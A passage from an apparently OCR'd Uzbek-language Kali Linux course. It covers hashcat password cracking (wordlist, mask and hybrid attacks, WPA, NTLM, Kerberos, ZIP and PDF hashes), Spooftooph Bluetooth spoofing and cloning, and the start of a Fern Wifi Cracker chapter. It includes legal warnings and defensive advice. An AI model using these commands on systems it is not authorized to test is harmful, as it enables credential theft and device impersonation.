MD5 — 32 ta hex belgi. SHA-1 — 40 ta. SHA-256 — 64 ta. NTLM — 32 ta hex (MD5 bilan bir xil ko'rinadi, lekin algoritmi boshqa).

XESH TURINI ANIQLASH

$ bilan boshlanuvchi formatlar

Linux /etc/shadow'dagi xeshlar odatda $turi$tuz$xesh ko'rinishida: 1 — MD5crypt, 5 — SHA-256crypt, 6 — SHA-512crypt, y yoki $2b$ — bcrypt/yescrypt.

LUG'AT (WORDLIST) HUJUMI

Lug'at hujumi (-a 0)

Tayyor so'zlar ro'yxatidagi har bir so'zni xesh bilan solishtiradi. Eng tez va eng ko'p ishlatiladigan usul, agar parol lug'atda bo'lsa.

```bash
$ hashcat -m 0 -a 0 xeshlar.txt rockyou.txt
MD5 xeshlarni rockyou.txt lug'ati bilan sinash
```

LUG'AT (WORDLIST) HUJUMI

rockyou.txt

Eng mashhur sizib chiqqan parollar lug'ati, Kali'da /usr/share/wordlists/rockyou.txt.gz da siqilgan holda yotadi.

```bash
$ gunzip /usr/share/wordlists/rockyou.txt.gz
lug'atni ochish (bir marta kerak)
```

```bash
$ wc -l /usr/share/wordlists/rockyou.txt
lug'atdagi so'zlar sonini ko'rish
```

LUG'AT (WORDLIST) HUJUMI

Bir nechta lug'at

Bir nechta faylni ketma-ket berish mumkin, hashcat ularni birlashtirib ishlatadi.

```bash
$ hashcat -m 0 -a 0 xeshlar.txt lug'at1.txt lug'at2.txt
bir nechta lug'at bilan sinash
```

QOIDALAR (RULES) BILAN LUG'ATNI KENGAYTIRISH

Rule-based attack

Lug'atdagi har so'zga qo'shimcha o'zgartirish qoidalarini (katta harf, raqam qo'shish, almashtirish) qo'llab, variantlar hosil qiladi — real foydalanuvchilar parolni shunday o'zgartiradi (parol -> Parol1, parol!, p4rol).

```bash
$ hashcat -m 0 -a 0 xeshlar.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule
tayyor qoidalar to'plami bilan sinash
```

QOIDALAR (RULES) BILAN LUG'ATNI KENGAYTIRISH

best64.rule va OneRuleToRuleThemAll

Hashcat bilan birga keladigan tayyor qoidalar fayllari, best64 — tez va yengil, OneRuleToRuleThemAll — kengroq, lekin sekinroq (GitHub'dan alohida yuklanadi).

QOIDALAR (RULES) BILAN LUG'ATNI KENGAYTIRISH

O'z qoidangizni yozish

Qoida fayli oddiy matn, har qatorda bitta amal: $1 oxiriga "1" qo'shadi, c birinchi harfni katta qiladi, u hammasini katta qiladi.

MASKA (MASK) HUJUMI

Maska hujumi (-a 3)

Parol uzunligi va belgi turlari ma'lum bo'lsa (masalan, 8 belgili, oxiri raqam), har o'rinni belgi to'plami bo'yicha sinaydi. Lug'atsiz, to'liq bruteforce.

MASKA (MASK) HUJUMI

Standart belgi to'plamlari

?l — kichik lotin harflari (a-z), ?u — katta lotin harflari (A-Z), ?d — raqamlar (0-9), ?s — maxsus belgilar, ?a — hammasi birga.

bash

```
$ hashcat -m 0 -a 3 xeshlar.txt ?l?l?l?l?l?l?l?d
```

7 ta kichik harf + 1 raqamdan iborat parolni sinash

bash

```
$ hashcat -m 0 -a 3 xeshlar.txt ?u?l?l?l?l?d?d?d?d
```

"Katta harf + 4 kichik + 4 raqam" shabloni (masalan Salom1234)

MASKA (MASK) HUJUMI

Increment (-i)

Maskani ma'lum uzunlikdan boshlab oshirib boradi, agar aniq uzunlik noma'lum bo'lsa.

bash

```
$ hashcat -m 0 -a 3 --increment --increment-min 6 --increment-max 10 xeshlar.txt
    ?a?a?a?a?a?a?a?a?a?a
```

6 dan 10 belgigacha barcha uzunlikni sinash

KOMBINATSIYA VA HIBRID HUJUMLAR

Kombinatsiya hujumi (-a 1)

Ikki lug'atdagi so'zlarni juftlab birlashtiradi: lug'at1[so'z1] + lug'at2[so'z2]. Masalan ism + familiya yoki so'z + yil.

bash

```
$ hashcat -m 0 -a 1 xeshlar.txt ismlar.txt yillar.txt
```

ism+yil kombinatsiyalarini sinash

KOMBINATSIYA VA HIBRID HUJUMLAR

Hibrid hujum (-a 6, -a 7)

Lug'at so'ziga maska qo'shib kengaytiradi: -a 6 lug'at+maska (parol123, parol456...), -a 7 maska+lug'at (123parol, 456parol...).

bash

```
$ hashcat -m 0 -a 6 xeshlar.txt rockyou.txt ?d?d?d?d
```

har so'z oxiriga 4 xonali raqam qo'shib sinash

NATIJANI KO'RISH VA BOSHQARISH

Topilgan parollarni ko'rish

Hashcat topgan juftliklarni ~/.local/share/hashcat/hashcat.potfile (yoki hashcat.potfile) fayliga avtomatik saqlaydi.

bash

```
$ hashcat -m 0 xeshlar.txt --show
```

faqat topilgan natijalarni ko'rsatish

bash

```
$ hashcat -m 0 xeshlar.txt --left
```

hali topilmagan xeshlarni ko'rsatish

NATIJANI KO'RISH VA BOSHQARISH

To'xtatish va davom ettirish

Ishlayotganda s tugmasi — holatni ko'rsatish, p — pauza, r — davom ettirish, q — to'xtatish va saqlash. Keyinroq --restore bilan davom ettirish mumkin.

bash

```
$ hashcat --restore
```

oxirgi to'xtatilgan seansni davom ettirish

NATIJANI KO'RISH VA BOSHQARISH

Benchmark

Qurilmangiz turli xesh turlarini qanday tezlikda sinashini ko'rsatadi.

bash

```
$ hashcat -b
```

barcha mashhur rejimlar bo'yicha tezlik sinovi

bash

```
$ hashcat -b -m 1000
```

faqat NTLM uchun tezlik

KO'P UCHRAYDIGAN REJIMLAR (-M)

0 — MD5

Oddiy MD5 xesh. Zamonaviy tizimlarda zaif hisoblanadi.

KO'P UCHRAYDIGAN REJIMLAR (-M)

100 — SHA1

Oddiy SHA-1 xesh.

KO'P UCHRAYDIGAN REJIMLAR (-M)

1400 — SHA256

Oddiy SHA-256 xesh.

KO'P UCHRAYDIGAN REJIMLAR (-M)

1000 — NTLM

Windows foydalanuvchi parollari (SAM bazasi yoki Mimikatz orqali olingan xeshlar).

KO'P UCHRAYDIGAN REJIMLAR (-M)

1800 — sha512crypt

Linux /etc/shadow'dagi SHA-512 asosidagi parollar (6 bilan boshlanadi).

KO'P UCHRAYDIGAN REJIMLAR (-M)

22000 — WPA-PBKDF2-PMKID+EAPOL

Zamonaviy Wi-Fi WPA/WPA2 handshake va PMKID xeshlari (eski -m 2500 o'rnini bosgan).

KO'P UCHRAYDIGAN REJIMLAR (-M)

13100 — Kerberos 5 TGS-REP

Active Directory'da Kerberoasting orqali olingan xizmat xeshlari.

KO'P UCHRAYDIGAN REJIMLAR (-M)

3200 — bcrypt

Veb-ilovalarda keng tarqalgan, qasddan sekin hisoblanadigan xesh algoritmi.

WPA/WPA2 WI-FI PAROLINI HASHCAT BILAN SINASH (FAQAT O'Z TARMOG'INGIZ)

Tayyorgarlik

Avval aircrack-ng to'plami bilan handshake yoki PMKID ushlanadi (faqat o'zingizga tegishli Wi-Fi tarmog'ida). So'ng .cap fayl hashcat formatiga aylantiriladi.

bash

```
$ hcxpcapngtool -o xesh.22000 handshake.pcapng
```

.pcapng faylni hashcat 22000 formatiga aylantirish

bash

```
$ hashcat -m 22000 -a 0 xesh.22000 rockyou.txt
```

Wi-Fi parolini lug'at bilan sinash

WPA/WPA2 WI-FI PAROLINI HASHCAT BILAN SINASH (FAQAT O'Z TARMOG'INGIZ)

Natija

Parol lug'atda bo'lsa, hashcat uni --show bilan ko'rsatadi. WPA uzun va murakkab parol bilan amalda deyarli sinib bo'lmaydi — bu aynan shuning isboti sifatida ishlatiladi.

ZIP, PDF VA BOSHQA FAYL PAROLLARI

Fayldan xesh ajratish

Hashcat to'g'ridan-to'g'ri faylni emas, undan ajratilgan xeshni sinaydi. Buning uchun yordamchi skriptlar kerak (hashcat bilan birga keladi).

bash

```
$ zip2john maxfiy.zip > zip_xesh.txt
```

ZIP fayldan xesh ajratish (John the Ripper vositasi, Kali'da bor)

bash

```
$ pdf2john.pl maxfiy.pdf > pdf_xesh.txt
```

PDF fayldan xesh ajratish

bash

```
$ hashcat -m 13600 -a 0 zip_xesh.txt rockyou.txt
```

ZIP xeshini sinash (WinZip/PKZIP formatiga qarab -m farq qiladi)

ZIP, PDF VA BOSHQA FAYL PAROLLARI

Rejimni to'g'ri tanlash

ZIP uchun -m 13600 (PKZIP) yoki -m 17200/17210 (WinZip), PDF uchun -m 10500/10700 — fayl versiyasiga qarab farq qiladi, zip2john/pdf2john chiqargan format odatda qaysi rejim kerakligini ko'rsatadi.

XAVFSIZLIK NUQTAI NAZARIDAN: O'ZINGIZNI QANDAY HIMOYALASH

Uzun parol foydasi

Maska hujumida har qo'shimcha belgi vaqtni bir necha barobar oshiradi. 8 belgili parol zamonaviy GPU bilan soatlab, 14+ belgili tasodifiy parol amalda yillab vaqt talab qilishi mumkin.

XAVFSIZLIK NUQTAI NAZARIDAN: O'ZINGIZNI QANDAY HIMOYALASH

Sekin xesh algoritmlari

bcrypt, scrypt, Argon2 kabi qasddan sekin ishlaydigan algoritmlar hashcat tezligini keskin pasaytiradi. MD5/SHA1'ni parol saqlashda ishlatish xavfli hisoblanadi.

XAVFSIZLIK NUQTAI NAZARIDAN: O'ZINGIZNI QANDAY HIMOYALASH

Tuz (salt)

Har parolga qo'shiladigan tasodifiy qiymat — bir xil parolning xeshi turlicha chiqishini ta'minlaydi va tayyor (rainbow table) jadvallardan himoya qiladi.

XAVFSIZLIK NUQTAI NAZARIDAN: O'ZINGIZNI QANDAY HIMOYALASH

Parol siyosati tavsiyasi

Uzunlik murakkablikdan muhimroq: 4 ta tasodifiy so'zdan iborat parol (masalan "stol-daraxt-quyosh-42") qisqa va murakkab belgili paroldan ko'ra hashcat'ga qarshi chidamliroq bo'ladi.

MUAMMOLARNI HAL QILISH

"No devices found/left"

GPU drayveri yoki OpenCL/CUDA o'rnatilmagan. hashcat -I bilan qurilmalarni tekshiring, kerakli drayverni o'rnating yoki --force bilan majburan CPU'da ishlang (sekin bo'ladi).

MUAMMOLARNI HAL QILISH

Juda sekin ishlayapti

Virtual mashinada ekansiz (GPU ko'rinmaydi) yoki noto'g'ri -d (qurilma) tanlangan. hashcat -b bilan tezlikni tekshiring.

MUAMMOLARNI HAL QILISH

"Hash-mode was not found"

-m raqami noto'g'ri yoki eski versiyada boshqacha. hashcat --example-hashes bilan to'g'ri raqamni toping.

MUAMMOLARNI HAL QILISH

Xesh fayli formatida xato

Har qatorda bitta xesh bo'lishi kerak, ortiqcha bo'shliq yoki noto'g'ri belgilar olib tashlanishi kerak.

MUAMMOLARNI HAL QILISH

Potfile eski natijalarni qaytarmayapti

--show buyrug'i faqat potfile'dagi mos xeshlarni ko'rsatadi, agar xesh fayli o'zgargan bo'lsa (masalan boshqa format), mos kelmasligi mumkin.

TEZKOR ESLATMA (CHEAT SHEET)

Asosiy shablon

hashcat -m <rejim> -a <hujum turi> <xesh_fayli> <lug'at_yoki_maska>.

TEZKOR ESLATMA (CHEAT SHEET)

Eng ko'p ishlatiladigan buyruqlar

hashcat -I (qurilmalar), hashcat -b (benchmark), hashcat --example-hashes (namunalar), hashcat -m X fayl --show (natijalar), hashcat --restore (davom ettirish).

TEZKOR ESLATMA (CHEAT SHEET)

Hujum turlari

-a 0 lug'at, -a 1 kombinatsiya, -a 3 maska, -a 6/-a 7 hibrid.

TEZKOR ESLATMA (CHEAT SHEET)

Belgi to'plamlari

?l kichik harf, ?u katta harf, ?d raqam, ?s maxsus belgi, ?a hammasi.

TEZKOR ESLATMA (CHEAT SHEET)

Mashhur rejimlar

0 MD5, 100 SHA1, 1400 SHA256, 1000 NTLM, 1800 sha512crypt, 3200 bcrypt, 22000 WPA/WPA2, 13100 Kerberos TGS-REP.

TAKRORLASH SAVOLLARI

Savol 1: Hashcat xeshni "ochadimi" yoki "sinab topadimi"?

Javob: sinab topadi — ko'p so'zni xeshlab, natijani berilgan xesh bilan solishtiradi, xeshdan parolni to'g'ridan-to'g'ri hisoblab chiqarmaydi.

TAKRORLASH SAVOLLARI

Savol 2: -a 0 va -a 3 orasidagi farq nima?

Javob: -a 0 tayyor lug'atdagi so'zlarni sinaydi, -a 3 maska bo'yicha har bir belgi o'rnini to'liq bruteforce qiladi.

TAKRORLASH SAVOLLARI

Savol 3: Nega hashcat CPU o'rniga GPU'da ishga tushiriladi?

Javob: xesh hisoblash ko'p mayda parallel amal, GPU minglab yadro bilan buni CPU'dan ancha tezroq bajaradi.

TAKRORLASH SAVOLLARI

Savol 4: ZIP yoki PDF faylni hashcat bilan sinashdan oldin nima qilinadi?

Javob: avval zip2john yoki pdf2john kabi vosita bilan fayldan xesh ajratib olinadi, chunki hashcat to'g'ridan-to'g'ri faylni emas, xeshni sinaydi.

TAKRORLASH SAVOLLARI

Savol 5: WPA/WPA2 parolni hashcat bilan sinashdan oldin nima kerak?

Javob: avval aircrack-ng to'plami bilan o'z Wi-Fi tarmog'ingizdan handshake yoki PMKID ushlanadi va hcxpcapngtool bilan hashcat formatiga aylantiriladi.

TAKRORLASH SAVOLLARI

Savol 6: Nega tuz (salt) parol xavfsizligini oshiradi?

Javob: bir xil parolning har safar turli xesh chiqishini ta'minlab, tayyor (rainbow table) jadvallar orqali tez topishning oldini oladi.

TAKRORLASH SAVOLLARI

Savol 7: --show buyrug'i nima qiladi?

Javob: joriy ishlashni boshlamasdan, potfile'da avval topilgan natijalarni ko'rsatadi.



36 Spooftooph bilan Bluetooth qurilma profilini o'zgartirish

39 ta buyruq · 12 ta bo'lim

Spooftooph — Bluetooth adapterning nomi, klassi va MAC manzilini (BD_ADDR) o'zgartirib, uni boshqa qurilma sifatida ko'rsatadigan Kali Linux vositasi. Bu qism o'rnatishdan boshlab qo'lda va avtomatik rejimlar, klonlash va amaliy mashqlargacha to'liq yo'l beradi. Faqat o'zingizga tegishli Bluetooth adapterda yoki o'z laboratoriyangizda ishlating: boshqa odamning qurilmasini taqlid qilib (klonlab) uni aldash yoki uning o'rniga ulanishga urinish qonunbuzarlik hisoblanadi.

MAQSAD **Wireless/IoT Security yo'nalishi**

SPOOFTOOPH NIMA VA QANDAY ISHLAYDI

Spooftooph

Linux'dagi Bluetooth adapterning ko'rinadigan nomini, qurilma klassini (Class of Device) va manzilini (BD_ADDR) dasturiy ravishda o'zgartiruvchi vosita. Haqiqiy qurilmani buzmaydi, faqat adapterning o'zini qanday "tanishtirishini" sozlaydi.

SPOOFTOOPH NIMA VA QANDAY ISHLAYDI

Nima uchun kerak

Simsiz qurilmalar xavfsizligini o'rganishda qurilma identifikatsiyasi qanchalik ishonchli ekanini ko'rsatish (MAC manzilga ishonib bo'lmasligi), xavfsizlik testlarida ruxsat etilgan senariylarda qurilmani taqlid qilish, shaxsiy maqsadda o'z adapteringiz izlanishini (fingerprinting) qiyinlashtirish.

SPOOFTOOPH NIMA VA QANDAY ISHLAYDI

BD_ADDR nima

Bluetooth Device Address — har bir Bluetooth adapterga zavoddan berilgan 6 baytli (masalan AA:BB:CC:DD:EE:FF) noyob manzil, Wi-Fi'dagi MAC manzilga o'xshaydi.

SPOOFTOOPH NIMA VA QANDAY ISHLAYDI

Qonuniy chegara

Faqat o'z adapteringizda yoki o'z laboratoriya qurilmalaringizda ishlating. Boshqa odamning ishonchli (trusted) qurilmasi nomini/manzilini klonlab, uning o'rniga ulanishga urinish — firibgarlik va ruxsatsiz kirish hisoblanadi.

O'RNATISH

Kali Linux

Spooftooph Kali'da tayyor metapaketlar ichida yoki apt orqali o'rnatiladi.

```bash
$ sudo apt update
```
ro'yxatni yangilash

```bash
$ sudo apt install spooftooph
```
o'rnatish

```bash
$ spooftooph -h
```
o'rnatilganini va yordam matnini tekshirish

O'RNATISH

GitHub'dan qo'lda o'rnatish (agar apt'da topilmasa)

Ba'zi Kali versiyalarida repozitoriyda yo'q bo'lishi mumkin, shu holda manba kodidan yig'iladi.

```bash
$ git clone https://github.com/beardsecurity/spooftooph.git
```
manba kodini yuklab olish

```bash
$ cd spooftooph && make
```
derazani yig'ish (kompilyatsiya)

```bash
$ sudo make install
```
tizimga o'rnatish

O'RNATISH

Kerakli kutubxonalar

Yig'ish uchun bluez kutubxonalari kerak bo'lishi mumkin.

```bash
$ sudo apt install libbluetooth-dev build-essential
```
qurish uchun zarur paketlar

BLUETOOTH ADAPTERNI TAYYORLASH

Adapterni ko'rish

Spooftooph'dan foydalanishdan oldin Bluetooth adapter tizimda ko'rinishi va yoqilgan bo'lishi kerak.

```bash
$ hciconfig
```
mavjud Bluetooth adapterlar ro'yxati (odatda hci0)

```bash
$ hciconfig hci0 up
```
adapterni yoqish

BLUETOOTH ADAPTERNI TAYYORLASH

Joriy ma'lumotlarni ko'rish

O'zgartirishdan oldin adapterning hozirgi nomi, klassi va manzilini bilib oling — kerak bo'lsa asl holiga qaytarish uchun yozib qo'ying.

```bash
$ hciconfig -a
adapterning to'liq ma'lumoti (manzil, nom, klass)
```

```bash
$ hcitool dev
tizimdagi Bluetooth qurilmalar ro'yxati
```

QO'LDA REJIM: NOM VA MANZILNI O'ZGARTIRISH

-i (interfeys)

Qaysi Bluetooth adapter bilan ishlashni ko'rsatadi (odatda hci0).

QO'LDA REJIM: NOM VA MANZILNI O'ZGARTIRISH

-n (nom)

Yangi ko'rinadigan nom (Bluetooth name) belgilaydi.

```bash
$ sudo spooftooph -i hci0 -n "Mening_Lab_Qurilmam"
adapter nomini o'zgartirish
```

QO'LDA REJIM: NOM VA MANZILNI O'ZGARTIRISH

-a (manzil)

Yangi BD_ADDR (MAC manzil) belgilaydi, qo'lda kiritiladi.

```bash
$ sudo spooftooph -i hci0 -a 11:22:33:44:55:66
manzilni qo'lda belgilangan qiymatga o'zgartirish
```

QO'LDA REJIM: NOM VA MANZILNI O'ZGARTIRISH

Nom va manzilni birga o'zgartirish

Ikkala parametrni bitta buyruqda berish mumkin.

```bash
$ sudo spooftooph -i hci0 -n "TestDevice" -a 11:22:33:44:55:66
nom va manzilni birgalikda o'zgartirish
```

QO'LDA REJIM: NOM VA MANZILNI O'ZGARTIRISH

Natijani tekshirish

O'zgartirishdan keyin hciconfig bilan yangi qiymatlar qo'llanganini tasdiqlang.

```bash
$ hciconfig -a
yangilangan nom va manzilni ko'rish
```

TASODIFIY (RANDOM) REJIM

-r (random)

Adapter nomi va manzilini tasodifiy qiymatlarga o'zgartiradi — har ishga tushirishda boshqacha "shaxsiyat".

```bash
$ sudo spooftooph -i hci0 -r
adapterga tasodifiy nom va manzil berish
```

TASODIFIY (RANDOM) REJIM

Qachon ishlatiladi

O'z izlanishni (tracking/fingerprinting) qiyinlashtirish uchun shaxsiy sinovlarda yoki laboratoriya mashqida turli "qurilmalar" sonini simulyatsiya qilishda.

SKANERLASH VA KLONLASH REJIMI

Atrofdagi qurilmalarni topish

Klonlashdan oldin qaysi qurilmalar ko'rinayotganini bilish kerak (faqat o'z laboratoriya qurilmalaringiz).

bash

```
$ hcitool scan
yaqin atrofdagi Bluetooth qurilmalarni skanerlash (nom va manzil bilan)
```

bash

```
$ bluetoothctl scan on
bluetoothctl orqali ham skanerlash mumkin
```

SKANERLASH VA KLONLASH REJIMI

-c (clone, bitta qurilma)

Berilgan manzildagi qurilmaning nomi va klassini o'qib, o'z adapteringizga nusxalaydi.

bash

```
$ sudo spooftooph -i hci0 -c 00:11:22:33:44:55
ko'rsatilgan manzildagi qurilma profilini klonlash
```

SKANERLASH VA KLONLASH REJIMI

Nima uchun bu xavfli bo'lishi mumkin

Ikki bir xil ko'rinadigan qurilma atrofda bo'lsa, foydalanuvchi qaysi biriga ulanayotganini aniq bilolmay qolishi mumkin — shuning uchun bu amal faqat o'z laboratoriyada, ruxsat etilgan ko'rsatish (demo) maqsadida qilinadi.

AVTOMATIK (SCAN + CLONE) REJIM

-s (scan-and-clone, ketma-ket)

Atrofni skanerlab, topilgan qurilmalar ro'yxatidan tasodifiy birining profilini vaqti-vaqti bilan avtomatik o'zlashtirib turadi.

bash

```
$ sudo spooftooph -i hci0 -s
atrofni skanerlab, topilgan profillarni navbat bilan qo'llash
```

AVTOMATIK (SCAN + CLONE) REJIM

-w (wait, kutish vaqti)

Har klonlash orasidagi kutish vaqtini soniyalarda belgilaydi.

bash

```
$ sudo spooftooph -i hci0 -s -w 60
har 60 soniyada yangi profilga o'tish
```

AVTOMATIK (SCAN + CLONE) REJIM

Natijalarni log qilish

Spooftooph topilgan qurilmalar ro'yxatini faylga yozishi mumkin — kuzatish uchun.

bash

```
$ sudo spooftooph -i hci0 -s -l natijalar.log
skanerlash natijalarini faylga yozish
```

ASL HOLATGA QAYTARISH

Nega muhim

Sinovdan keyin adapterni zavod manzili va nomiga qaytarish tavsiya etiladi, aks holda keyingi ishlarda chalkashlik yuzaga kelishi mumkin.

ASL HOLATGA QAYTARISH

Zavod manzilini bilish

Agar oldindan hciconfig -a bilan yozib qo'ymagan bo'lsangiz, ko'p adapterlarda zavod manzili qurilma korpusida yoki drayver/firmware ma'lumotida yozilgan bo'ladi.

```bash
$ sudo spooftooph -i hci0 -a AA:BB:CC:DD:EE:FF
adapterni bilgan asl (zavod) manziliga qaytarish
```

```bash
$ sudo hciconfig hci0 reset
adapterni qayta ishga tushirish (ba'zi holatlarda yordam beradi)
```

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

BD_ADDR'ga ishonib bo'lmasligi

Spooftooph shuni aniq ko'rsatadiki, Bluetooth manzili dasturiy o'zgartiriladigan qiymat, shuning uchun faqat manzilga asoslangan autentifikatsiya (masalan "shu MAC manzilga ega qurilmaga ishonamiz") xavfsiz emas.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

Tavsiya etiladigan himoya

Bluetooth juftlashtirish (pairing)da PIN/parol, zamonaviy shifrlangan ulanish (Bluetooth LE Secure Connections) va ilova darajasidagi qo'shimcha autentifikatsiya ishlatilishi kerak, faqat ko'rinadigan nom yoki manzilga tayanmaslik lozim.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

Korporativ muhitda

Noma'lum yoki tez-tez nomi o'zgarib turuvchi Bluetooth qurilmalarni MDM (Mobile Device Management) yoki tarmoq monitoring vositalari bilan kuzatib borish tavsiya etiladi.

MUAMMOLARNI HAL QILISH

"No such device" yoki hci0 topilmayapti

Bluetooth adapter ulanmagan yoki o'chirilgan. hciconfig bilan tekshiring, hciconfig hci0 up bilan yoqing.

MUAMMOLARNI HAL QILISH

"Operation not permitted"

Spooftooph root huquqi talab qiladi, buyruqni sudo bilan ishga tushiring.

MUAMMOLARNI HAL QILISH

O'zgarish saqlanmayapti (reboot'dan keyin asliga qaytadi)

Bu normal holat: ko'p adapterlarda spooftooph o'zgarishi faqat joriy sessiyaga tegishli, qayta yoqilganda firmware'dagi asl manzil tiklanadi.

MUAMMOLARNI HAL QILISH

Virtual mashinada ishlamayapti

Bluetooth adapter VM'ga to'g'ri ulanmagan bo'lishi mumkin (USB passthrough kerak). Host tizimdagi hciconfig bilan solishtirib ko'ring.

MUAMMOLARNI HAL QILISH

Klonlash ishlamayapti

Maqsad qurilma ko'rinish (discoverable) rejimida bo'lishi kerak, aks holda hcitool scan uni topa olmaydi.

TEZKOR ESLATMA (CHEAT SHEET)

Asosiy bayroqlar

-i interfeys (hci0), -n yangi nom, -a yangi manzil, -r tasodifiy, -c bitta qurilmani klonlash, -s skanerlab avtomatik klonlash, -w kutish vaqti (soniya), -l natijani faylga yozish.

TEZKOR ESLATMA (CHEAT SHEET)

Eng ko'p ishlatiladigan buyruqlar

hciconfig -a (joriy holat), hcitool scan (atrofni ko'rish), spooftooph -i hci0 -n "Nom" -a MAC (qo'lda o'zgartirish), spooftooph -i hci0 -r (tasodifiy).

TAKRORLASH SAVOLLARI

Savol 1: Spooftooph nimani o'zgartiradi — qurilmaning o'zinimi yoki uning ko'rsatadigan ma'lumotlarinimi?

Javob: faqat ko'rsatadigan ma'lumotlarni (nom, klass, BD_ADDR manzil) o'zgartiradi, qurilmaning o'zini yoki uning ichki ishlashini buzmaydi.

TAKRORLASH SAVOLLARI

Savol 2: -c va -s bayroqlari orasidagi farq nima?

Javob: -c ko'rsatilgan bitta qurilmani bir martalik klonlaydi, -s esa atrofni muntazam skanerlab, topilgan profillarni avtomatik va navbat bilan qo'llaydi.

TAKRORLASH SAVOLLARI

Savol 3: Nega BD_ADDR'ga asoslangan autentifikatsiya xavfsiz emas?

Javob: chunki Spooftooph kabi vositalar bilan manzilni dasturiy ravishda istalgan qiymatga o'zgartirish mumkin, shuning uchun manzilning o'zi qurilma haqiqiyligini kafolatlamaydi.

TAKRORLASH SAVOLLARI


Savol 4: O'zgartirishni ishga tushirish uchun nega sudo kerak?

Javob: Bluetooth adapterning past darajadagi sozlamalarini (HCI darajasida) o'zgartirish root huquqini talab qiladi.

TAKRORLASH SAVOLLARI

Savol 5: Klonlashdan oldin nima qilish tavsiya etiladi?

Javob: hciconfig -a bilan adapterning asl nomi va manzilini yozib qo'yish, shunda sinovdan keyin uni asl holatiga qaytarish mumkin bo'ladi.



37 Fern Wifi Cracker bilan ishlash

42 ta buyruq · 12 ta bo'lim

Fern Wifi Cracker — Python/Qt'da yozilgan, aircrack-ng to'plamining ustiga qurilgan grafik (GUI) Wi-Fi xavfsizlik tekshirish vositasi. Terminalda airmon-ng, airodump-ng, aireplay-ng kabi buyruqlarni qo'lda yozish o'rniga, bitta oynadan tarmoqlarni skanerlash, WEP/WPA/WPA2 parolini sinash va WPS zaifligini tekshirish imkonini beradi. Bu qism o'rnatishdan boshlab interfeys bo'limlari va amaliy mashqlargacha to'liq yo'l beradi. Faqat o'zingizga tegishli Wi-Fi tarmog'ida yoki yozma ruxsat berilgan laboratoriya muhitida ishlating: begona tarmoqqa ruxsatsiz kirishga urinish jinoiy javobgarlikka olib keladi.

MAQSAD **Wireless/IoT Security yo'nalishi**

FERN WIFI CRACKER NIMA VA QANDAY ISHLAYDI

Fern Wifi Cracker

aircrack-ng, Reaver va boshqa vositalarni "orqa tomondan" chaqiradigan grafik qobiq (GUI wrapper). O'zi mustaqil hujum texnologiyasi emas, balki terminal buyruqlarini tugmalar va menyular bilan almashtiradi.

FERN WIFI CRACKER NIMA VA QANDAY ISHLAYDI

Nima uchun kerak

Boshlovchilar uchun aircrack-ng to'plamining ko'p bosqichli jarayonini (monitor rejim, skanerlash, handshake ushlash, deauth, parolni sinash) vizual ravishda tushunish va bosqichlarni unutmaslik uchun qulay.

FERN WIFI CRACKER NIMA VA QANDAY ISHLAYDI

Qachon GUI, qachon terminal

Terminal (aircrack-ng to'g'ridan-to'g'ri) ko'proq moslashuvchanlik va skriptlashtirish imkonini beradi, Fern esa jarayonni ko'rgazmali o'rganish va tez sinov uchun qulay.

FERN WIFI CRACKER NIMA VA QANDAY ISHLAYDI

Qonuniy chegara

